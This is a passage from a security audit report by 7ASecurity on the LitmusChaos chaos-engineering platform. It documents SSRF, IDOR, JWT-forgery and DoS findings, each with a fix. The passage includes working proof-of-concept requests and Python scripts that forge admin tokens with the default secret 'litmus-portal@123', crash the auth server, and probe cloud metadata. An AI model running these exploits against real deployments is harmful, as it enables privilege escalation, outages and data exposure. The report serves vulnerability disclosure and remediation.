


Test Targets:

LitmusChaos Components
LitmusChaos Threat Model

Pentest Report

Client:
LitmusChaos Team

in collaboration with the

Open Source Technology Improvement Fund, Inc

7ASecurity Test Team:

- Abraham Aranguren, MSc.
- Daniel Ortiz, MSc.
- Dariusz Jastrzębski
- Miroslav Štampar, PhD.
- Szymon Grzybowski, MSc.

7ASecurity
Protect Your Site & Apps From Attackers
sales@7asecurity.com
7asecurity.com

INDEX

Introduction **3**
Scope **4**
Identified Vulnerabilities **5**
LIT-01-007 WP1: Internal Network Probing via GitOps Integration (Medium) 5
LIT-01-008 WP1: Admin API Access via IDOR (High) 7
LIT-01-011 WP1: Arbitrary Access via Crafted JWT Tokens (Critical) 10
LIT-01-012 WP1: DoS via Crafted JWT Token (High) 12
LIT-01-013 WP1: Project & User PII Access via IDOR (Medium) 15
LIT-01-016 WP1: Account Takeover via Project Invitation (High) 20
Hardening Recommendations **24**
LIT-01-001 WP1: Usage of Multiple Vulnerable Dependencies (Low) 24
LIT-01-002 WP1: Possible Denial of Service via Slow Schema validation (Medium) 25
LIT-01-003 WP1: Usage of Services without Encryption (Medium) 26
LIT-01-004 WP1: Possible Account Takeover via Weak Password Policy (Low) 27
LIT-01-005 WP1: User Enumeration via Server Responses (Low) 28
LIT-01-006 WP1: Leaks via GraphQL Introspection Mode (Info) 30
LIT-01-009 WP1: Possible Leaks via arbitrary trusted CORS Origins (Info) 31
LIT-01-010 WP1: Weaknesses via Hardcoded Keys in Git History (Low) 33
LIT-01-014 WP1: Usage of Vulnerable Docker Images (Low) 35
LIT-01-015 WP1: Self-RCE via Command Injection in Resilience Probes (Info) 36
WP2: LitmusChaos Lightweight Threat Model **38**
Introduction 38
Relevant assets and threat actors 38
Attack surface 39
Threat 1: Default/Weak Authentication Configuration 41
Threat 2: Credential Theft and Litmus User Compromise 42
Threat 3: Supply Chain Attacks via ChaosHub and Community Experiments 43
Threat 4: Chaos Execution Plane Impersonation 44
Threat 5: Integration Credential Harvesting 45
Threat 6: Sensitive Data Leakage via Experiments or Probes 46
Threat 7: Indirect Unauthorized Access to Target Environments 47
Threat 8: Data Injection Vulnerabilities Targeting Chaos Center Users 48
Conclusion **49**

Introduction

"Litmus is an open source Chaos Engineering platform that enables teams to identify weaknesses & potential outages in infrastructures by inducing chaos tests in a controlled way.

Developers & SREs can simply execute Chaos Engineering with Litmus as it is easy to use, based on modern chaos engineering practices & community collaborated. Litmus is 100% open source & CNCF-hosted."

From https://litmuschaos.io/

This document outlines the results of a penetration test and *whitebox* security review conducted against the LitmusChaos platform. The project was solicited by the LitmusChaos team, facilitated by the *Open Source Technology Improvement Fund, Inc (OSTIF)*, funded by the *Cloud Native Computing Foundation* (CNCF), and executed by 7ASecurity in April and May 2024. The audit team dedicated 25 working days to complete this assignment. Please note that this is the first penetration test for this project. Consequently, the identification of security weaknesses was expected to be easier during this engagement, as more vulnerabilities are identified and resolved after each testing cycle.

During this iteration the goal was to review the solution as thoroughly as possible, to ensure LitmusChaos users can be provided with the best possible security. The methodology implemented was *whitebox*: 7ASecurity was provided with access to a staging environment, documentation, test users, and source code. A team of 5 senior auditors carried out all tasks required for this engagement, including preparation, delivery, documentation of findings and communication.

A number of necessary arrangements were in place by April 2024, to facilitate a straightforward commencement for 7ASecurity. In order to enable effective collaboration, information to coordinate the test was relayed through email, as well as a shared Slack channel. The LitmusChaos team was helpful and responsive throughout the audit, which ensured that 7ASecurity was provided with the necessary access and information at all times, thus avoiding unnecessary delays. 7ASecurity provided regular updates regarding the audit status and its interim findings during the engagement.

The findings of the security audit can be summarized as follows:

Identified Vulnerabilities	*Hardening Recommendations*	*Total Issues*
6	*10*	*16*

Moving forward, the scope section elaborates on the items under review, while the findings section documents the identified vulnerabilities followed by hardening recommendations with lower exploitation potential. Each finding includes a technical description, a proof-of-concept (PoC) and/or steps to reproduce if required, plus mitigation or fix advice for follow-up actions by the development team.

Finally, the report culminates with a conclusion providing detailed commentary, analysis, and guidance relating to the context, preparation, and general impressions gained throughout this test, as well as a summary of the perceived security posture of the LitmusChaos applications.

Scope

The following list outlines the items in scope for this project:

- **WP1: Source Code & Web Audit against LitmusChaos Components**
  - Audited IP addresses:
    - 34.68.18.160
    - 34.132.129.53
    - 35.223.102.143
  - Audited Source Code:
    - https://github.com/litmuschaos/litmus
- **WP2: LitmusChaos Lightweight Threat Model documentation**
  - As above

Identified Vulnerabilities

This area of the report enumerates findings that were deemed to exhibit greater risk potential. Please note these are offered sequentially as they were uncovered, they are not sorted by significance or impact. Each finding has a unique ID (i.e. *LIT-01-001*) for ease of reference, and offers an estimated severity in brackets alongside the title.

LIT-01-007 WP1: Internal Network Probing via GitOps Integration *(Medium)*

Note: LitmusChaos fixed[1][2] this issue and 7ASecurity confirmed that the fix is valid.

The GitOps Integration functionality is susceptible to *Server-Side Request Forgery* (SSRF)[3], which allows internal network probing. Malicious users with GitOps integration permissions may exploit this vulnerability to interact with the LitmusChaos internal DNS service and request local resources, such as IP addresses or internal domains.

Steps to reproduce:

1. Log in to the LitmusChaos application as user with *Editor* permissions
2. Go to the *Project Setup* and click the *GitOps* feature
3. From the menu choose the *Github Repository* option, fill the *Repository URL* with the internal IP address or domain name and click *Save*

Request:

```
POST /api/query HTTP/1.1
Host: 34.68.18.160:9091
Content-Length: 3711
accept: */*
authorization: Bearer [...]

{"operationName":"enableGitOps","variables":{"projectID":"72a23047-a420-4c28-a344-7f5d3
bd71679","configurations":{"branch":"","repoURL":"http://metadata.google.internal/compu
teMetadata/v1/project/project-id","authType":"NONE","token":"","sshPrivateKey":"[...]",
"userName":"root","password":"root_password"}},"query":"mutation
enableGitOps($projectID: ID!, $configurations: GitConfig!) {\n  enableGitOps(projectID:
$projectID, configurations: $configurations)\n}"}
```

Response (port open):

```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 25 Apr 2024 18:54:33 GMT
Content-Type: application/json
```

[1] https://github.com/litmuschaos/litmus/pull/4745
[2] https://github.com/litmuschaos/litmus/pull/4747
[3] https://owasp.org/Top10/A10_2021-Server-Side_Request_Forgery_%28SSRF%29/

```
Content-Length: 108
Connection: close
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin: *
{"errors":[{"message":"Failed to setup GitOps : authorization
failed","path":["enableGitOps"]}],"data":null}
```

Response (port closed):

```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 25 Apr 2024 18:55:08 GMT
Content-Type: application/json
Content-Length: 200
Connection: close
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin: *

{"errors":[{"message":"Failed to setup GitOps : Get
\"http://metadata.google.internal:22/computeMetadata/v1/project/project-id/info/refs?se
rvice=git-upload-pack\": dial tcp 169.254.169.254:22: connect: connection
refused","path":["enableGitOps"]}],"data":null}
```

Response (domain does not exist):

```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 25 Apr 2024 19:04:05 GMT
Content-Type: application/json
Content-Length: 226
Connection: close
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin: *

{"errors":[{"message":"Failed to setup GitOps : Get
\"http://metadata.google.internal.7ASec/computeMetadata/v1/project/project-id/info/refs
?service=git-upload-pack\": dial tcp: lookup metadata.google.internal.7ASec on
10.119.208.10:53: no such host","path":["enableGitOps"]}],"data":null}
```

In order to prevent connections to local or private IP ranges, it is recommended to validate all IP addresses that belong to a local hostname. Additional checks should be made to prevent requesting those local IP addresses after domain redirections. If user-controlled URLs must be allowed for custom domain or IP address, it is recommended to send such requests from a separate service that is blocked from communicating with hosts on the internal network. Moreover, ideally, all requests received by internal services would be authenticated to make them difficult to forge by an external attacker.

Blocking requests to hosts on the internal network can be achieved using firewalls, but sometimes a more granular approach is required because server-side request forgery is

a problem at both the application and network layers. One option is to configure an HTTP proxy, such as Smokescreen[4], for all outgoing HTTP requests. Smokescreen blocks requests from the internal network by default but can be configured on an allowlist basis to allow only legitimate traffic.

For additional mitigation guidance, please see the *OWASP Server-Side Request Forgery Prevention Cheat Sheet*[5].

LIT-01-008 WP1: Admin API Access via IDOR *(High)*

Note: LitmusChaos fixed[6] this issue and 7ASecurity confirmed that the fix is valid.

It was discovered that the LitmusChaos Control Panel is vulnerable to unauthorized access to sensitive information through *Insecure Direct Object References* (IDOR)[7]. An authenticated attacker may leverage this weakness to access resources by referencing IDs in path variables. Notably, and among other possibilities, this allows limited users without API access to retrieve valid admin API tokens, and hence gain admin privileges. Please note how the bearer token of the requests below belongs to user *daniel*, who has a limited *user* role, and is not *admin*:

Command:

```
echo
'eyJleHAiOjE3MTQ0ODkwNDIsInJvbGUiOiJ1c2VyIiwidWlkIjoiNzRhZDFiODktYzcwZS00NjZlLWI4YTEtN2EzYTM2ODg1MWQ2IiwidXNlcm5hbWUiOiJkYW5pZWwifQ' | base64 -d
```

Output:

```
{"exp":1714489042,"role":"user","uid":"74ad1b89-c70e-466e-b8a1-7a3a368851d6","username":"daniel"}
```

Issue 1: Unauthorized Access to Admin API Token

This issue was confirmed with the following users:

Attacker: **role:*user***,uid:*74ad1b89-c70e-466e-b8a1-7a3a368851d6*,username:*daniel*
Victim: **role:*admin***,uid:*ee24fd72-1e17-497c-aff1-5bda29fec087*,username:*admin*

User *daniel*, has a *user* role and no API token access:

Request:

[4] https://github.com/stripe/smokescreen
[5] https://cheatsheetseries.owasp.org/cheatsheets/Server_Side_Request_Forgery_Prevention...
[6] https://github.com/litmuschaos/litmus/pull/4619
[7] https://en.wikipedia.org/wiki/Insecure_direct_object_reference

```
GET /auth/token/74ad1b89-c70e-466e-b8a1-7a3a368851d6 HTTP/1.1
[...]
Authorization: Bearer
eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE3MTQ0ODkwNDIsInJvbGUiOiJ1c2VyIiwidWlkIj
oiNzRhZDFiODktYzcwZS00NjZlLWI4YTEtN2EzYTM2ODg1MWQ2IiwidXNlcm5hbWUiOiJkYW5pZWwifQ.1ToTTp
znKmf-IZWGP5CY82WJlbF-M6B_yvxlwx9FllCU4krvU4D-UwRTsA0qt2FSvp3inhq3cilolaqtHSkIFA
```

Response:

```
HTTP/1.1 200 OK
[..]

{"apiTokens":null}
```

However, user *daniel* could gain access to the admin API token as follows:

Request:

```
GET /auth/token/ee24fd72-1e17-497c-aff1-5bda29fec087 HTTP/1.1
Host: 34.68.18.160:9091
[...]
Content-Type: application/json
Authorization: Bearer
eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE3MTQ0ODkwNDIsInJvbGUiOiJ1c2VyIiwidWlkIj
oiNzRhZDFiODktYzcwZS00NjZlLWI4YTEtN2EzYTM2ODg1MWQ2IiwidXNlcm5hbWUiOiJkYW5pZWwifQ.1ToTTp
znKmf-IZWGP5CY82WJlbF-M6B_yvxlwx9FllCU4krvU4D-UwRTsA0qt2FSvp3inhq3cilolaqtHSkIFA
```

Response:

```
HTTP/1.1 200 OK
[...]

{"apiTokens":[{"user_id":"ee24fd72-1e17-497c-aff1-5bda29fec087","name":"Some-Token","to
ken":"eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE3MTY2NjE5MTEsInJvbGUiOiJhZG1pbiIs
InVpZCI6ImVlMjRmZDcyLTFlMTctNDk3Yy1hZmYxLTViZGEyOWZlYzA4NyIsInVzZXJuYW1lIjoiYWRtaW4ifQ.
DqNO-T65BC0_6nmZp3rcOrMU3IPM0AZwdZ4pyDAu_3ezT5PlqVP-vgMPsDL91_X2gJP_rlPbjg4XHkrOsBtvsg"
,"expires_at":1716661911,"created_at":1714069911282},{"user_id":"ee24fd72-1e17-497c-aff
1-5bda29fec087","name":"Some-Token","token":"eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJle
HAiOjE3MTY2Njk3NjYsInJvbGUiOiJhZG1pbiIsInVpZCI6ImVlMjRmZDcyLTFlMTctNDk3Yy1hZmYxLTViZGEy
OWZlYzA4NyIsInVzZXJuYW1lIjoiYWRtaW4ifQ.6Z3_x2tlULhYuWWOBMVtCyV1_0gbfE5KnacrMxhpikKkay0i
4lPKwxDkkeM701d_deoqZ_m_Q4JXy61CYki2jg","expires_at":1716669766,"created_at":1714077766
681} [...]
```

The root cause for this issue can be found in the following file, which lacks an access control mechanism.

Affected File:

https://github.com/[...]/chaoscenter/authentication/api/handlers/rest/user_handlers.go

Affected Code:

```
func GetApiTokens(service services.ApplicationService) gin.HandlerFunc {
   return func(c *gin.Context) {
      uid := c.Param("uid")
      apiTokens, err := service.GetApiTokensByUserID(uid)
      if err != nil {
         log.Error(err)
         c.JSON(utils.ErrorStatusCodes[utils.ErrServerError],
presenter.CreateErrorResponse(utils.ErrServerError))
         return
      }
      c.JSON(http.StatusOK, gin.H{
         "apiTokens": apiTokens,
      })
   }
}
```

Issue 2: Unauthorized Access to User Data

A less significant issue is the ability for users to retrieve information from any other system user. This issue was confirmed with the following users:

Attacker: role:*user*,uid:*74ad1b89-c70e-466e-b8a1-7a3a368851d6*,username:*daniel*
Victim: role:*admin*,uid:*ee24fd72-1e17-497c-aff1-5bda29fec087*,username:*admin*

Request:

```
GET /auth/get_user/ee24fd72-1e17-497c-aff1-5bda29fec087 HTTP/1.1
Host: 34.68.18.160:9091
[...]
Content-Type: application/json
Authorization: Bearer
eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE3MTQ0ODkwNDIsInJvbGUiOiJ1c2VyIiwidWlkIjoiNzRhZDFiODktYzcwZS00NjZlLWI4YTEtN2EzYTM2ODg1MWQ2IiwidXNlcm5hbWUiOiJkYW5pZWwifQ.1ToTTpznKmf-IZWGP5CY82WJlbF-M6B_yvxlwx9FllCU4krvU4D-UwRTsA0qt2FSvp3inhq3cilolaqtHSkIFA
```

Response:

```
HTTP/1.1 200 OK
[...]

{"updatedAt":1713957171597,"createdAt":1713957171597,"createdBy":{"userID":"","username":"","email":""},"updatedBy":{"userID":"","username":"","email":""},"isRemoved":false,"userID":"ee24fd72-1e17-497c-aff1-5bda29fec087","username":"admin","role":"admin"}
```

It is advised to implement adequate access control and validation mechanisms. Specifically, all requests ought to be authenticated and authorized prior to granting access to sensitive information. Additionally, input validation should prevent

unauthorized manipulation of resource identifiers. For additional mitigation guidance, please see the *OWASP Authorization Cheat Sheet*[8].

LIT-01-011 WP1: Arbitrary Access via Crafted JWT Tokens *(**Critical**)*

Note: LitmusChaos fixed[9] this issue and 7ASecurity confirmed that the fix is valid.

During the security assessment, it was discovered that the current implementation of the LitmusChaos application uses a weak predefined secret for signing JWT Tokens. Given the source code is public, malicious actors could exploit this by crafting and validating JWT Tokens for any user, manipulating the token payload, i.e. the role attribute, to elevate privileges from a standard user to an administrative role. The proof-of-concept below demonstrates how attackers may exploit this vulnerability to escalate privileges and gain privileged access to the LitmusChaos application. Please note that the JWT secret is not hardcoded on other locations, however, the potential to deploy LitmusChaos insecurely is proven, as this is how the test environment was provided for this assignment.

PoC (generate.py):

```
import time
from authlib.jose import jwt

header = {"alg": "HS512"}

payload = {
   "exp": int(time.time()) + 30000,
   "role": "admin", // previous role was user
   "uid": "74ad1b89-c70e-466e-b8a1-7a3a368851d6",
   "username": "daniel",
}

secret_key = "litmus-portal@123"

token = jwt.encode(header, payload, secret_key)
print(token.decode("utf-8"))
```

Command:

```
python generate.py
```

Output (example JWT):

```
eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE3MTQxOTQwOTIsInJvbGUiOiJhZG1pbiIsInVpZC
I6Ijc0YWQxYjg5LWM3MGUtNDY2ZS1iOGExLTdhM2EzNjg4NTFkNiIsInVzZXJuYW1lIjoiZGFuaWVsIn0.jbReW
hK50wYWPp4kHYF2RohMtEcGwSB1bcv10XAC3AhgYZDRrFLXHTQwUOafrRP7YRsdPLzH6LhtuiXTHxpzRg
```

[8] https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html
[9] https://github.com/litmuschaos/litmus/pull/4719

Request:

```
GET /auth/users HTTP/1.1
Host: 34.68.18.160:9091
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:125.0) Gecko/20100101
Firefox/125.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
http://34.68.18.160:9091/account/74ad1b89-c70e-466e-b8a1-7a3a368851d6/settings/overview
?tab=user-management
Content-Type: application/json
Authorization: Bearer
eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE3MTQxOTQwOTIsInJvbGUiOiJhZG1pbiIsInVpZC
I6Ijc0YWQxYjg5LWM3MGUtNDY2ZS1iOGExLTdhM2EzNjg4NTFkNiIsInVzZXJuYW1lIjoiZGFuaWVsIn0.jbReW
hK50wYWPp4kHYF2RohMtEcGwSB1bcv10XAC3AhgYZDRrFLXHTQwUOafrRP7YRsdPLzH6LhtuiXTHxpzRg
Connection: close
```

Response:

```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 26 Apr 2024 21:09:51 GMT
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 4479

[{"updatedAt":1713957171597,"createdAt":1713957171597,"createdBy":{"userID":"","usernam
e":"","email":""},"updatedBy":{"userID":"","username":"","email":""},"isRemoved":false,
"userID":"ee24fd72-1e17-497c-aff1-5bda29fec087","username":"admin","role":"admin"}
[...]
```

The predefined JWT Secret Key appears in the following code path:

Affected File:

https://github.com/litmuschaos/[...]/chaoscenter/manifests/litmus-cluster-scope.yaml

Affected Code:

```
stringData:
 JWT_SECRET: "litmus-portal@123"
 DB_USER: "root"
 DB_PASSWORD: "1234"
```

This could also confirmed using the following command:

Command:

```
kubectl exec -n litmus -it litmusportal-auth-server-574696c98-26qxz --kubeconfig
litmus.config -- env 2>&1  | grep JWT
```

Output:

```
JWT_SECRET=litmus-portal@123
```

It is advised to use a different set of secrets for the prod and dev environments, and entirely eliminate hard-coded secrets for signing JWT Tokens. Instead, a secure, dynamic method ought to be employed for generating cryptographic keys, such as a secure key management system or environment-specific secrets. Additionally, adequate access controls and validation mechanisms should be in place to grant elevated privileges only to authorized users. Please note this is done correctly already on other code paths:

Proposed Fix:

Example File:
https://github.com/litmuschaos/.../chaoscenter/authentication/pkg/utils/configs.go#L9

Example Code:

```
JwtSecret = os.Getenv("JWT_SECRET")
```

Example File:
https://github.com/litmuschaos/litmus/.../pkg/services/session_service.go#L61

Example Code:

```
return []byte(utils.JwtSecret), nil
```

LIT-01-012 WP1: DoS via Crafted JWT Token *(High)*

Note: LitmusChaos fixed[10] this issue and 7ASecurity confirmed that the fix is valid.

The *ValidateRequests* function in the LitmusChaos application inadequately handles exceptions when parsing JWTs lacking a *uid* claim, leading to *Denial of Service* (DoS) attacks. A malicious attacker can craft a malformed JWT to exploit this and crash the application. This issue can be confirmed as follows:

PoC (poc-dos.py):

```
import requests
import time
from authlib.jose import jwt

def create_token():
```

[10] https://github.com/litmuschaos/litmus/pull/4727

```
    header = {"alg": "HS512"}
    payload = {
        "exp": int(time.time()) + 3000,
        "role": "user",
        "username": "daniel",
    }
    secret_key = "litmus-portal@123"
    token = jwt.encode(header, payload, secret_key)
    return token.decode("utf-8")

def send_requests(token):
    url = "http://34.68.18.160:9091/api/query"
    headers = {
        "Accept": "*/*",
        "content-type": "application/json",
        "authorization": "Bearer ATTACKER_TOKEN",
        "Connection": "close"
        }
    json={"operationName": "listExperiment", "query": "query listExperiment($projectID:
ID!, $request: ListExperimentRequest!) {\n  listExperiment(projectID: $projectID,
request: $request) {\n    totalNoOfExperiments\n    experiments {\n      experimentID\n
cronSyntax\n      infra {\n        infraID\n        infraType\n        name\n
environmentID\n        infraNamespace\n        infraScope\n        isActive\n
__typename\n      }\n      experimentType\n      experimentManifest\n      name\n
description\n      tags\n      createdAt\n      createdBy {\n        username\n
__typename\n      }\n      updatedAt\n      updatedBy {\n        username\n
__typename\n      }\n      recentExperimentRunDetails {\n        experimentRunID\n
phase\n        resiliencyScore\n        updatedAt\n        updatedBy {\n
username\n          __typename\n        }\n        __typename\n      }\n
__typename\n    }\n    __typename\n  }\n}", "variables": {"projectID":
"72a23047-a420-4c28-a344-7f5d3bd71679", "request": {"pagination": {"limit": 7, "page":
0}}}}
    headers["authorization"] = headers["authorization"].replace("ATTACKER_TOKEN", token)
    res = requests.post(url, headers=headers, json=json)
    return res

def main():
    token = create_token()
    print("[!] Token Generation")
    print("[!] Sending requests")
    res = send_requests(token)
    print("[!] Response:" + str(res.status_code))
    print("[!] Check server status using kubectl")

if __name__ == "__main__":
    main()
```

Command:

```
python poc-dos.py
```

Output:

```
[!] Token Generation
[!] Sending requests
[!] Response:200
[!] Check server status using kubectl
```

Result:

The server crashes, which can be further corroborated as described next:

Command:

```
kubectl logs  -n litmus  litmusportal-auth-server-574696c98-26qxz --kubeconfig
litmus.config -p
```

Output:

```
panic: interface conversion: interface {} is nil, not string
goroutine 315801 [running]:
github.com/litmuschaos/litmus/chaoscenter/authentication/api/handlers/grpc.(*ServerGrpc
).ValidateRequest(0xc00060ced0, {0xc00019a1c0?, 0x50d7a6?}, 0xc00019a1c0)
       /auth-server/api/handlers/grpc/grpc_handler.go:23 +0x1fa
github.com/litmuschaos/litmus/chaoscenter/authentication/api/presenter/protos._AuthRpcS
ervice_ValidateRequest_Handler({0xe355a0?, 0xc00060ced0}, {0x1042428, 0xc00057d5f0},
0xc00011ef00, 0x0)
       /auth-server/api/presenter/protos/authentication_grpc.pb.go:114 +0x170
google.golang.org/grpc.(*Server).processUnaryRPC(0xc00067e000, {0x1042428,
0xc00057d560}, {0x1046140, 0xc000637ba0}, 0xc0002b65a0, 0xc00065d530, 0x1601c00, 0x0)
[...]
```

Command:

```
kubectl get pod -n litmus --kubeconfig litmus.config
```

Output:

```
litmusportal-auth-server-574696c98-26qxz   0/1     Error     35 (24s ago)   5d8h
```

The root cause for this issue can be found in the following file, which lacks checks to handle *nil* values correctly:

Affected File:

https://github.com/litmuschaos/[...]/api/handlers/grpc/grpc_handler.go

Affected Code:

```
func (s *ServerGrpc) ValidateRequest(ctx context.Context,
   inputRequest *protos.ValidationRequest) (*protos.ValidationResponse, error) {
   token, err := s.ValidateToken(inputRequest.Jwt)
   if err != nil {
      return &protos.ValidationResponse{Error: err.Error(), IsValid: false}, err
   }
   claims := token.Claims.(jwt.MapClaims)
```

```
    uid := claims["uid"].(string)
    err = validations.RbacValidator(uid, inputRequest.ProjectId,
       inputRequest.RequiredRoles, inputRequest.Invitation, s.ApplicationService)
    if err != nil {
       return &protos.ValidationResponse{Error: err.Error(), IsValid: false}, err
    }
    return &protos.ValidationResponse{Error: "", IsValid: true}, nil
}
```

It is recommended to add a check to ensure that the value being converted is not *nil* prior to attempting the conversion.

LIT-01-013 WP1: Project & User PII Access via IDOR *(Medium)*

Note: LitmusChaos fixed[11] this issue and 7ASecurity confirmed that the fix is valid.

Similar to LIT-01-008, an authenticated attacker can access project data from higher privileged users via IDOR. This vulnerability can be confirmed as follows:

This issue was confirmed with:
User: daniel
Role: user
Attacker Project ID: *1f8aa360-f1c1-4deb-a5a6-b3c968868c1e (daniel-project)*
Victim Project ID: *72a23047-a420-4c28-a344-7f5d3bd71679 (admin-project)*

The issues below utilize the following token, belonging to user *daniel*:

Command:

```
echo
'eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE3MTQ3Mzc0MzEsInJvbGUiOiJ1c2VyIiwidWlkI
joiNzRhZDFiODktYzcwZS00NjZlLWI4YTEtN2EzYTM2ODg1MWQ2IiwidXNlcm5hbWUiOiJkYW5pZWwifQ.Cgc9L
eAjgnaEUvdUE1XAgAgseW5elvesp4gUyK-5oj3nI0CadM9sj63fdvKq4XOoSx2NakvgyISflvunU46HpQ' |
base64 -d
```

Output:

```
{"exp":1714737431,"role":"user","uid":"74ad1b89-c70e-466e-b8a1-7a3a368851d6","username"
:"daniel"}
```

Issue 1: Unauthorized Access to Project Members

User *daniel* is the only member on his project:

Request:

[11] https://github.com/litmuschaos/litmus/pull/4697

```
GET /auth/get_project_members/1f8aa360-f1c1-4deb-a5a6-b3c968868c1e/foo HTTP/1.1
[...]
Authorization: Bearer
eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE3MTQ3Mzc0MzEsInJvbGUiOiJ1c2VyIiwidWlkIj
oiNzRhZDFiODktYzcwZS00NjZlLWI4YTEtN2EzYTM2ODg1MWQ2IiwidXNlcm5hbWUiOiJkYW5pZWwifQ.Cgc9Le
AjgnaEUvdUE1XAgAgseW5elvesp4gUyK-5oj3nI0CadM9sj63fdvKq4XOoSx2NakvgyISflvunU46HpQ
```

Response:

```
HTTP/1.1 200 OK
[...]

{"data":[{"userID":"74ad1b89-c70e-466e-b8a1-7a3a368851d6","username":"daniel","email":"
daniel@7asecurity.com","name":"daniel","role":"Owner","invitation":"Accepted","joinedAt
":1714067696990}]}
```

However, user *daniel* could gain access to admin-project members by changing the UUID as follows:

Request:

```
GET /auth/get_project_members/72a23047-a420-4c28-a344-7f5d3bd71679/foo HTTP/1.1
[...]
Authorization: Bearer
eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE3MTQ3Mzc0MzEsInJvbGUiOiJ1c2VyIiwidWlkIj
oiNzRhZDFiODktYzcwZS00NjZlLWI4YTEtN2EzYTM2ODg1MWQ2IiwidXNlcm5hbWUiOiJkYW5pZWwifQ.Cgc9Le
AjgnaEUvdUE1XAgAgseW5elvesp4gUyK-5oj3nI0CadM9sj63fdvKq4XOoSx2NakvgyISflvunU46HpQ
```

Response:

```
HTTP/1.1 200 OK
[...]

{"data":[{"userID":"ee24fd72-1e17-497c-aff1-5bda29fec087","username":"admin","email":""
,"name":"","role":"Owner","invitation":"Accepted","joinedAt":1713957383385},{"userID":"
a0a3d2c4-eb94-4e48-bb78-a624e6b2de6b","username":"\u003cb\u003eTest2\u003c/b\u003e","em
